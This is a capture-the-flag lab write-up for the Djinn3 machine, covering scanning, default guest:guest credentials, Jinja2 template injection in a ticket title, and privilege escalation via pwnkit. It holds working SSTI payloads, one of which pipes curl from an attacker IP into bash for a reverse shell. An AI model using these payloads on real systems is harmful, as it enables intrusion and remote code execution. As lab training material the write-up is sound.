

***Djinn3***

RUSTSCAN






```
Users&pass's{  
guest:guest (31337)  
  
}
```

## Port 80 (http)

### PORT

```
80/tcp open http syn-ack ttl 61 lighttpd 1.4.45  
_http-title: Custom-ers  
_http-server-header: lighttpd/1.4.45  
_http-methods:  
_ Supported Methods: OPTIONS GET HEAD POST
```

## LANDING PAGE



## Gobuster / (common)

```
gobuster dir -u http://192.168.119.102/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -o gobuster.common  
=====
```

Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
[+] Url: http://192.168.119.102/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/
common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/images (Status: 301) [Size: 0] [-> http://192.168.119.102/
images/]
/index.html (Status: 200) [Size: 1414]
Progress: 4746 / 4747 (99.98%)
=====
Finished
=====
```

Deadend

## ***Port 5000 (http)***

### **PORT**

5000/tcp open http syn-ack ttl 61 Werkzeug httpd 1.0.1 (Python 3.6.9)

| http-methods:

|\_ Supported Methods: HEAD OPTIONS GET

|\_ http-title: Site doesnt have a title (text/html; charset=utf-8).



#	ID	Title	Status	Link
1	2792	Add authentication to the ticket managment system.	open	<a href="#">link</a>
2	4567	Remove default user guest from the ticket creation service.	open	<a href="#">link</a>
3	8345	Error while updating postgres queries	In progress	<a href="#">link</a>
4	7723	Jack will temporarily handling the risk limit UI	open	<a href="#">link</a>
5	2984	Update the user information	In progress	<a href="#">link</a>
6	2973	Complete the honeypot project	In progress	<a href="#">link</a>

## GObuster / (common)

Clicking the link for ticket 4567 led me to this page

Remove default user guest from the ticket creation service.

Status: open  
ID: 4567

Description:

Remove all the default user that exists on the ticket creation service as it could be a real hazadous to leave any entry point for unexpected guests. Also I would recommend adding an checks for the complexity of the password.

Sorry for the bright page, we are working on some beautiful CSS

tickets id are used as a query and this ticket mentions a default user

## SSTI via ticket title

using the nc connection in port 31337 I was able to create tickets and I made the ticket title `{{7*7}}` and got back 49

```
> open
Title: {{7*7}}
Description: test
```

49

**Status:** open

**ID:** 1842

**Description:**

test

**Sorry for the bright page, we are working on some beautiful CSS**

## RCE

```
> open
Title: 3. {{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}
Description: rce test 2
```

**3. uid=33(www-data) gid=33(www-data) groups=33(www-data)**

**Status:** open

**ID:** 1746

**Description:**

rce test 2

**Sorry for the bright page, we are working on some beautiful CSS**

GOT SHELL

```
> open
title: {{request.application.__globals__.__builtins__.__import__('os').popen('curl http://192.168.45.216/shell.sh | bash').read()}}
description: shell test
> █
```

Opened page and got shell

## ***port 31337 (http)***

### PORT

337/tcp open Elite? syn-ack ttl 61

| fingerprint-strings:

| DNSStatusRequestTCP, DNSVersionBindReqTCP, NULL:

| username>

| GenericLines, GetRequest, HTTPOptions, RTSPRequest, SIPOptions:

| username> password> authentication failed

| Help:

| username> password>

| RPCCheck:

| username> Traceback (most recent call last):

| File "/opt/.tick-serv/tickets.py", line 105, in <module>

| main()

| File "/opt/.tick-serv/tickets.py", line 93, in main

| username = input("username> ")

| File "/usr/lib/python3.6/codecs.py", line 321, in decode

| (result, consumed) = self.\_buffer\_decode(data, self.errors, final)

| UnicodeDecodeError: 'utf-8' codec can't decode byte 0x80 in position 0: invalid start byte

| SSLSessionReq:

| username> Traceback (most recent call last):

| File "/opt/.tick-serv/tickets.py", line 105, in <module>

| main()

| File "/opt/.tick-serv/tickets.py", line 93, in main

| username = input("username> ")

| File "/usr/lib/python3.6/codecs.py", line 321, in decode

| (result, consumed) = self.\_buffer\_decode(data, self.errors, final)

| UnicodeDecodeError: 'utf-8' codec can't decode byte 0xd7 in position 13: invalid continuation

byte

| TerminalServerCookie:

| username> Traceback (most recent call last):

| File "/opt/.tick-serv/tickets.py", line 105, in <module>

| main()

| File "/opt/.tick-serv/tickets.py", line 93, in main

| username = input("username> ")

| File "/usr/lib/python3.6/codecs.py", line 321, in decode

| (result, consumed) = self.\_buffer\_decode(data, self.errors, final)

|\_ UnicodeDecodeError: 'utf-8' codec can't decode byte 0xe0 in position 5: invalid continuation byte

### Connects via nc

```
(kali㉿kali)-[~/provinggrounds/Djinn3/test]
$ nc 192.168.119.102 31337 -s strings:
username> guest | DNSStatusRequestTCP, DNSVersionBindReqTCP, NULL:
password> guest | username>
| GenericLines, GetRequest, HTTPOptions, RTSPRequest, SIPOptions:
Welcome to our own ticketing system. This application is still under
development so if you find any issue please report it to mail@mzfr.me
| username> password>
Enter "help" to get the list of available commands.
| username> Traceback (most recent call last):
| File "/opt/tick-serv/tickets.py", line 105, in <module>
|   main()
|   help      Show this menu v/tickets.py", line 93, in main
|   update    Update the ticketing software
|   open      Open a new ticket v/codecs.py", line 321, in decode
|   close     Close an existing ticket _decode(data, self.errors, final)
|   exit      Exit codeDecodeError: 'utf-8' codec can't decode byte 0x80 in position 0: invalid s
| SSLSessionReq:
| username> Traceback (most recent call last):
```

## PrivEsc

### SUIDs

```
/bin/su
/bin/umount
/bin/mount
/bin/fusermount
/bin/ping
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/traceroute6.iputils
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Got root via pwnkit